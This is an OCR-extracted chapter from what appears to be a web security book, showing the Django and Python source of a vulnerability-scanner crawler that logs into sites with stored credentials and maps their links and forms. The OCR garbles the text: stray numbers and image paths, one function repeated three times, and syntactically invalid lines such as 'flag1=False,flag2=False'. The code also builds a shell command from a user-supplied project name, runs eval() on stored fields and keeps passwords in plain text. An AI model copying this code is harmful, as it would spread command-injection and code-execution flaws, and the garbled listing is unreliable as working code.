Strict-Transport-Security is missing !
```

Chapter 10: Building a Custom Crawler



```
 1 from django.conf.urls import patterns, include, url
 2 from xtreme_server.views import *
 3
 4 # Uncomment the next two lines to enable the admin:
 5 from django.contrib import admin
 6 admin.autodiscover()
 7
 8 urlpatterns = patterns('',
 9     url(r'^admin/?', include(admin.site.urls)),
10     url(r'^/?$', home),
11     url(r'^progress/?$', progress),
12     url(r'^new/?$', new_scan),
13     url(r'^scans/?$', new_scans),
14     url(r'^details/?$', get_details),
15     url(r'^.*$', disp404)
16 )
```

```
226 def new_scan(request):
227  if True:
228     if request.method == "POST":
229         try:
230             settings = get_new_settings(request)
231         except:
232             settings = get_settings()
233 
234         queueName="-1"
235         project_name = str(request.POST['projectName'])
236         start_url = str(request.POST['startURL'])
237         query_url = str(request.POST['startURL'])
238         login_url = str(request.POST['loginURL'])
239         logout_url = str(request.POST['logoutURL'])
240         username_field=str(request.POST['toAuthUsernameField'])
241         username=str(request.POST['toAuthUsername'])
242         password_field=str(request.POST['toAuthPasswordField'])
243         password=str(request.POST['toAuthPassword'])
244         auth_parameters=str(request.POST['authParameters'])
245         redisIP=str(request.POST['redisIP'])
246         if (request.POST['queueName']):
247             queueName=str(request.POST['queueName'])
248 
249         if Project.objects.filter(project_name = project_name).count():
250             lol = True
251         else:
252             lol = False
253 
254         if not project_name or not start_url or not query_url or lol:
255             return render_to_response("new.html", {
256                 'success': 'False',
257                 'settings': get_renderable_settings()
258             }, context_instance=RequestContext(request))
```

```
260         else:
261             project = Project()
262             project.project_name = project_name
263             project.start_url = start_url
264             project.query_url = query_url
265             project.login_url = login_url
266             project.logout_url = logout_url
267             project.allowed_extensions = str(settings['allowed_extensions'])
268             project.allowed_protocols = str(settings['allowed_protocols'])
269             project.consider_only = str(settings['consider_only'])
270             project.exclude_fields = str(settings['exclude'])
271             project.username = username
272             project.password = password
273             project.auth_mode = str(settings['auth_mode'])
274             project.username_field=username_field
275             project.password_field=password_field
276             project.auth_parameters=auth_parameters
277             project.queueName=queueName
278             project.redisIP=redisIP
279             project.status = IN_PROGRESS
280             project.save()
281         if 'remember' in request.POST and len(str(request.POST['remember'])):
282             save_settings(settings)
283         cmd_str = project_name
284         log_file = open(project_name+'.txt', 'w')
285         RUN_CRAWLER_FILE = os.path.join(SITE_ROOT, 'run_crawler.py')
286         if  sys.platform.startswith('win32'):
287             process = subprocess.Popen('python "%s" "%s"' %(RUN_CRAWLER_FILE, cmd_str),shell=True,
288                                        stdout = log_file,
289                                        stderr = log_file,
290                                        stdin = subprocess.PIPE)
291         else:
292             process = subprocess.Popen('exec python "%s" "%s"' %(RUN_CRAWLER_FILE, cmd_str),
293                                        shell=True,
294                                        stdout = log_file,
295                                        stderr = log_file,
296                                        stdin = subprocess.PIPE)
```

2

3

4

```
301         CRAWLERS[project_name] = process
302         return HttpResponseRedirect("/details?proj_name=%s&just=true" % (project_name))
303
304     else:
305         return render_to_response("new.html", {
306                 'page': 'new_scan',
307                 'settings': get_renderable_settings()
308             }, context_instance=RequestContext(request))
```

```python
from django.db import models

class Project(models.Model):
    project_name = models.CharField(max_length = 50, primary_key=True)
    start_url = models.URLField()
    query_url = models.URLField()
    allowed_extensions = models.TextField()
    allowed_protocols = models.TextField()
    consider_only = models.TextField()
    exclude_fields = models.TextField()
    status = models.CharField(max_length = 50, default = "Not Set")
    login_url = models.URLField()
    logout_url = models.URLField()
    username = models.TextField()
    password = models.TextField()
    username_field= models.TextField(default = "Not Set")
    password_field = models.TextField(default = "Not Set")
    auth_parameters=models.TextField(default = "Not Set")
    queueName=models.TextField(default="-1")
    redisIP=models.TextField(default="localhost")
    auth_mode = models.TextField(default = "Not Set")
    #models.
    #models.
```

```python
DATABASE= os.path.join(SITE_ROOT, 'crawler.db')
MANAGERS = ADMINS

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.sqlite3', # Add 'postgr
        'NAME': DATABASE,                       # Or path to d
        # The following settings are not used with sqlite3:
        # Set to empty string for default.
    }
}
```


```
import os
import sys
sys.path.append(os.getcwd())
from xtreme_server.models import *
from crawler import Crawler
from logger import Logger
project_name = sys.argv[1]
project = Project.objects.get(project_name = project_name)
start_url = str(project.start_url)
query_url = str(project.query_url)
login_url = str(project.login_url)
logout_url = str(project.logout_url)
username_field = str(project.username_field)
password_field = str(project.password_field)
auth_parameters=str(project.auth_parameters)
queueName=str(project.queueName)
redisIP=str(project.redisIP)
settings = {}
settings['allowed_extensions'] = eval(str(project.allowed_extensions))
settings['allowed_protocols'] = eval(str(project.allowed_protocols))
settings['consider_only'] = eval(str(project.consider_only))
settings['exclude'] = eval(str(project.exclude_fields))
settings['username'] = project.username
settings['password'] = project.password
settings['auth_mode'] = project.auth_mode
c = Crawler(crawler_name = project_name, start_url = start_url, query_url = query_url
                        ,login_url = login_url,logout_url = logout_url,
                allowed_protocols_list = settings['allowed_protocols'],
                allowed_extensions_list = settings['allowed_extensions'],
                list_of_types_to_consider = settings['consider_only'],
                list_of_fields_to_exclude = settings['exclude'],
                username = settings['username'],
                password = settings['password'],
                auth_mode = settings['auth_mode'],
                username_field=username_field,
                password_field =password_field,queueName=queueName,redisIP=redisIP,
                auth_parameters=auth_parameters)
c.start()
```


1 2 3 4

```
import os,math,random,hashlib,os.path,json
from xtreme_server.models import *
from urlparse import urlparse,urljoin
from bs4 import BeautifulSoup
from requests import get, post, request
from logger import Logger
from xtreme_server.xtreme.urls import Url
from requests.auth import HTTPBasicAuth
from requests.auth import HTTPDigestAuth
from requests import Request, Session
import re ,string ,exrex ,sys
from django.db import connection
connection.cursor()
FOLDER = os.path.dirname(os.path.realpath(__file__))
REPORT_FILE1 = os.path.join(FOLDER, 'file_report_urls.txt')
class Crawler(object):
 try:
    def __init__(   self,
                    crawler_name = None,
                    start_url = None,
                    query_url = None,
                    login_url = None,
                    logout_url = None,
                    scope_urls_list = None,
                    should_include_base = True,
                    allowed_protocols_list = None,
                    allowed_extensions_list = None,
                    list_of_types_to_consider = None,
                    list_of_fields_to_exclude = None,
                    username = None,
                    password = None,
                    username_field=None,
                    password_field=None,
                    auth_mode = None,
                    queueName=None,
                    redisIP=None,
                    auth_parameters=None):
        """Initialize the Crawler"""
```

```
39          self.logger = Logger()
40          self.logger.log('Initializing the Crawler %s' % (crawler_name), 'crawler_info')
41          self.crawler_name = crawler_name
42          self.project = Project.objects.get(project_name = crawler_name)
43          self.start_url = start_url
44          self.query_url = query_url
45          self.login_url = login_url
46          self.logout_url = logout_url
47          self.set_scope_urls(scope_urls_list, should_include_base)
48          self.allowed_extensions_list = allowed_extensions_list
49          self.allowed_protocols_list = allowed_protocols_list
50          self.types_to_consider = list_of_types_to_consider
51          self.fields_to_exclude = list_of_fields_to_exclude
52          self.username = username
53          self.password = password
54          self.username_field=username_field
55          self.password_field=password_field
56          self.auth_mode = auth_mode
57          self.queueName=queueName
58          self.redisIP=redisIP
59          self.auth_parameters=auth_parameters
60          self.logger.log('Initialized the Crawler %s' % (crawler_name), 'crawler_info')
```


```
325     def start(self, auth=False):
326         self.logger.log("Starting the discovery process with auth: %s and seed URLs: %s"
327                         % (str(auth), self.start_url), 'crawler_info')
328         self.auth = auth
329         REPORT_FILE = os.path.join(FOLDER, '%s_report.txt' %(self.project))
330         if self.auth==False:
331                 with open(REPORT_FILE, 'wb') as f:
332                     f.writelines("%s\n \n" % (self.project))
333         if(self.auth==True):
334                 ss=Session()
335                 cookies = dict(csrftoken=self.auth_mode)
336             (1) xx=get(self.login_url)
337                 s = BeautifulSoup(xx.content,"html5lib") (2)
338                 Login_form="none"
339                 Login_url="none"
340                 fs = s.findAll('form') (3)
341                 data1 = {}
342                 payload={}
343                 flag1=False,flag2=False,flag3=False, flag4=False,flag5=False
344                 counter_=0
345                 lengthforms=[0]*20
346                 matchforms=[None]*20
347                 actionforms=[None]*20
348                 payloadforms=[None]*20
349             (4) for f in fs:
350                                 data={}
351                                 action_url = self.login_url
352                                 if f.has_key('action'):
353                                     action_url = f['action']
354                                     if action_url.strip() == '' or action_url.strip() == '#':
355                                         action_url = self.login_url
356                                 (5) action_page = self.process_form_action_url(self.login_url,action_url)
357                                 if not action_page:
358                                     action = ''
359                                 else:
360                                     action = action_page.URL
```


form_content = str(f)
sp = BeautifulSoup(form_content,"html5lib") 6
#input type
7 tags=sp.findAll('input')
self.logger.log("reached here 3 %s : ",'crawler_info')
flag1=False
flag2=False
for tag in tags : 8
self.logger.log("reached here 4 %s : ",'crawler_info')
if tag.has_key('name'):
data[tag['name']] = ''
9 if tag['name']==self.username_field or tag['name']==self.password_field:
Login_form=str(f)
Login_url=str(action)
if tag['name']==self.username_field :
data[tag['name']]=self.username
flag1=True
else :
data[tag['name']]=self.password
flag2=True
continue
elif tag.has_key('value') and tag['value']!="":
data[tag['name']] = tag['value']
else:
if tag.has_key('type'):
input_type = tag['type']
if input_type =="submit" :
data[tag['name']] =tag['value']
elif input_type == "hidden":
if tag.has_key('value'):
data[tag['name']] = tag['value']
else:
data[tag['name']] = 'dummy'
10
11




```
399                                         else:
400                                             data[tag['name']] = 'dummy data type'
401                                 else:
402                                    if tag.has_key('type'):
403                                             input_type = tag['type']
404                                             input_val='dummy value'
405
406                                             if input_type =="submit" :
407                                                 data[tag['type']] =tag['value']
408                                             else:
409                                                 data[tag['type']] ="dummy data submit"
410                             if flag1==True and flag2==True :
411                                 a=str(f)
412                                 lengthforms[counter_]=len(a)
413                                 actionforms[counter_]=action
414                                 data['csrfmiddlewaretoken']=self.auth_mode
415                                 payloadforms[counter_]=data
416                                 counter_=counter_+ 1
417                 i=0,j=0
418                 if counter_ >1 :
419                     while i <  counter_  :
420                               j=i+1
421                               while j<  counter_ :
422                                  if lengthforms[i]>lengthforms[j]:
423                                       temp=lengthforms[i]
424                                       temp1=actionforms[i]
425                                       temp2=payloadforms[i]
426                                       lengthforms[i]=lengthforms[j]
427                                       actionforms[i]=actionforms[j]
428                                       payloadforms[i]=payloadforms[j]
429                                       lengthforms[j]=temp
430                                       actionforms[j]=temp1
431                                       payloadforms[j]=temp2
432                                  j+=1
433                               i=i+1
```

```
439                 payload=payloadforms[0]
440                 if self.auth_parameters:
441                         pairs = self.auth_parameters.split(',')
442                         for pair in pairs:
443                                 field_value = pair.split(':')
444                                 print field_value
445                                 payload[field_value[0]]=field_value[1]
446
447
448                 x = ss.post(actionforms[0],data=payload,cookies=cookies)
449                 self.logger.log("login form is %s   :  "%(actionforms[0]),'crawler_info')
450                 self.logger.log("posted payload is %s  "%(str(payload)),'crawler_info')
```




```
195     def process_form_action_url(self,curr_url, url):
196         self.check_and_add_to_visit(curr_url,url)
197 
198         url = urljoin(str(curr_url),url)
199         url = Url(url)
200         url = Url(url.url)
201 
202         if self.already_seen(url.url):
203             return Page.objects.get(URL = url.url, auth_visited = self.auth, project = self.project)
```

```
147     def check_and_add_to_visit(self, curr_url,url):
148         url = urljoin(str(curr_url),url)
149         self.logger.log("Found and checking the URL: %s" % (url), 'crawler_info')
150         url = Url(url)
151         if self.is_url_in_scope(url.get_domain()):
152             if self.is_extension_allowed(url.get_extension()):
153                 # print "\tExtension Allowed"
154 
155                 if self.is_protocol_allowed(url.get_protocol()):
156                     # print "\tProtocol Allowed"
157 
158                     if not self.already_seen(url.url):
159                         # print "\tAdding %s" % (url.url)
160                         self.logger.log("Adding the URL and marking it as unvisited: %s"
161                                         % (url.url), 'crawler_info')
162                         with open(REPORT_FILE1, 'a') as f:
163                           f.writelines("url found %s  \n" % (url.url))
164 
165                         page = Page()
166                         page.URL = url.url
167                         page.project = self.project
168                         page.page_found_on = self.current_visiting.URL
169                         page.auth_visited = self.auth
170                         page.save()
```

```
139     def already_seen(self, url):
140         """Checks if the URL is already visited or added"""
141 
142         if Page.objects.filter(URL = url, auth_visited=self.auth, project=self.project).count():
143             return True
144         return False
```

```
451 (16) start_urls = self.start_url.split(',')
452 for start_url in start_urls:
453             if not self.already_seen(start_url):
454                 page = Page()
455                 page.URL = start_url
456                 page.project = self.project
457                 page.auth_visited = self.auth
458                 page.save()
459 
460     (17) while self.there_are_pages_to_crawl():
461                 self.current_visiting = self.get_a_page_to_visit() (18)
462                 if (self.auth==False) or (self.auth==True and self.current_visiting.URL!=self.logout_url):
463                         try:
464                             self.logger.log("Visiting URL: %s with auth status: %s" %
465                                     (self.current_visiting.URL, str(self.auth)), 'crawler_info')
466 
467                             if self.auth==True:
468                                     self.logger.log("auth= true and username field : %s and username value is : %s:  "%
   (self.username_field,self.username),'crawler_info')
469 
470 
471                                 (19) self.current_page_response = ss.get(self.current_visiting.URL,data=payload,cookies=cookies)
472                                 for resp in self.current_page_response.history:
473                                     self.logger.log("Response code auth true produced is %s" %(str(resp.status_code)), 'Crawler')
474                                     if (resp.status_code == 302) or (resp.status_code == 301) or (resp.status_code == 303) :
475                                 (20)    self.check_and_add_to_visit(self.current_visiting.URL,self.current_page_response.url)
476                                 self.current_page_response = ss.get(self.current_visiting.URL,allow_redirects=False) (21)
477                                 self.logger.log("posted again  with auth= true on url %s:  "%
   (self.current_visiting.URL),'crawler_info')
478 
479                             else:
480                                     self.current_page_response = get(self.current_visiting.URL) (22)
481                                     for resp in self.current_page_response.history:
482                                         self.logger.log("Response code produced is %s" %(str(resp.status_code)), 'Crawler')
```


```
    def there_are_pages_to_crawl(self):
        """Return True if there are unvisited pages"""

        if Page.objects.filter(visited = False, project = self.project, auth_visited = self.auth).count():
            return True
        return False
```

```
    def get_a_page_to_visit(self):
        """Return URL of an unvisited page"""

        return Page.objects.filter(visited = False, project=self.project, auth_visited = self.auth)[0]
```

```
    def get_a_page_to_visit(self):
        """Return URL of an unvisited page"""

        return Page.objects.filter(visited = False, project=self.project, auth_visited = self.auth)[0]
```

```
    def get_a_page_to_visit(self):
        """Return URL of an unvisited page"""

        return Page.objects.filter(visited = False, project=self.project, auth_visited = self.auth)[0]
```

```
                                    if (resp.status_code == 302) or (resp.status_code == 301) or (resp.status_code == 303) :
                                        self.check_and_add_to_visit(self.current_visiting.URL,self.current_page_response.url)
                                    self.current_page_response = get(self.current_visiting.URL,allow_redirects=False)
                            except:
                                self.logger.log("Error occurred while visiting URL: %s with auth status: %s" %
                                        (self.current_visiting.URL, str(self.auth)), 'error')
                                Page.objects.filter(URL = self.current_visiting.URL, auth_visited=self.auth, project=self.project).update
(visited = True, content = '', status_code = '0', connection_details = '')
                                continue
                            soup = BeautifulSoup(self.current_page_response.content,"html5lib")
                            base_url = None
                            bases = soup.findAll('base',href=True)
                            if bases:
                                    base = bases[0]
                                    base_url = base['href']
                            hrefs = soup.findAll('a', href=True)
                            for href in hrefs:
                                if href['href'][0:1].find("#")==-1 and href['href'].find("javascript:void(0)")==-1:
                                        if base_url:
                                            self.check_and_add_to_visit(base_url,href['href']) #initially called with start url
                                        else:
                                            self.check_and_add_to_visit(self.current_visiting.URL,href['href']) #initially called with
start url

                            #search frame src
                            hrefs = soup.findAll('frame', src=True)
                            for href in hrefs:
                                if href['src'][0:1].find("#")==-1 and href['src'].find("javascript:void(0)")==-1:
                                        self.check_and_add_to_visit(self.current_visiting.URL,href['src'])

                            #find iframe tag with src
                            hrefs = soup.findAll('iframe', src=True)
                            for href in hrefs:
                                self.check_and_add_to_visit(self.current_visiting.URL,href['src'])
```




```
options = soup.findAll('option', value=True)
for option in options:
    if '/' in option['value']:
        self.check_and_add_to_visit(self.current_visiting.URL,option['value'])

self.add_other_urls(self.current_visiting.URL,str(self.current_page_response.content))
# Lets create the form objects and check the action URLs
forms = soup.findAll('form')
for form in forms:
    action_url = self.current_visiting.URL
    if form.has_key('action'):
        action_url = form['action']
        if action_url.strip() == '':
            action_url = self.current_visiting.URL
    action_page = self.process_form_action_url(self.current_visiting.URL,action_url)

    if not action_page:
        action = ''
    else:
        action = action_page.URL

    form_name = 'Not specified'
    if form.has_key('name'):
        form_name = form['name']
    if form.has_key('id'):
        form_name = form['id']
    form_method = 'GET'
    if form.has_key('method'):
        form_method = form['method'].upper()
    form_content = str(form)

    #populate input_field_list
    input_field_list = ""
    soup = BeautifulSoup(form_content,"html5lib")
    #input type
    inputs = soup.findAll('input')
```

```
def add_other_urls(self, curr_url,string):
    string=string.replace(" ","")

    self.find_url_fn('window\.open\(',curr_url,string,12)
    self.find_url_fn('\.load\(',curr_url,string,6)
    self.find_url_fn('\.location\.assign\(',curr_url,string,17)
    self.find_url_eq('\.href=',curr_url,string,6)
    self.find_url_eq('\.action=',curr_url,string,8)
    self.find_url_eq('\.location=',curr_url,string,10)
    self.find_url_eq('\.src=',curr_url,string,5)
```

```
                                for inputfield in inputs:
                                    if inputfield.has_key('name') and inputfield.has_key('type'):
                                        input_field_list = input_field_list + inputfield['name'] + "," + inputfield['type'] + ","
                                    elif inputfield.has_key('id') and inputfield.has_key('type'):
                                        input_field_list = input_field_list + inputfield['id'] + "," + inputfield['type'] + ","
                                    else :
                                        if inputfield.has_key('type'):
                                            input_type = inputfield['type']
                                            input_field_list = input_field_list+inputfield['type'] + "," + inputfield['value'] + ","

                                textareas = soup.findAll('textarea')
                                for textareafield in textareas:
                                    if textareafield.has_key('name'):
                                        input_field_list = input_field_list + textareafield['name'] + ",textarea,"
                                selects = soup.findAll('select')
                                for selectfield in selects:
                                    if selectfield.has_key('name'):
                                        input_field_list = input_field_list + selectfield['name'] + ",select,"
                                labels = soup.findAll('label')
                                for labelfield in labels:
                                    if labelfield.has_key('for'):
                                        input_field_list = input_field_list + labelfield['for'] + ",label,"

                                existing_inputlist = Form.objects.filter(project = self.project,input_field_list = input_field_list,
    auth_visited = self.auth)

                                if len(existing_inputlist)!=0:
                                        continue
                                f = Form()
                                f.project = self.project
                                f.form_found_on = self.current_visiting.URL
                                f.form_action = action
                                f.form_content = form_content
                                f.form_method = form_method
                                f.form_name = form_name
                                f.auth_visited = self.auth
                                f.input_field_list = input_field_list
                                f.save()
```


36 37 38 39 40

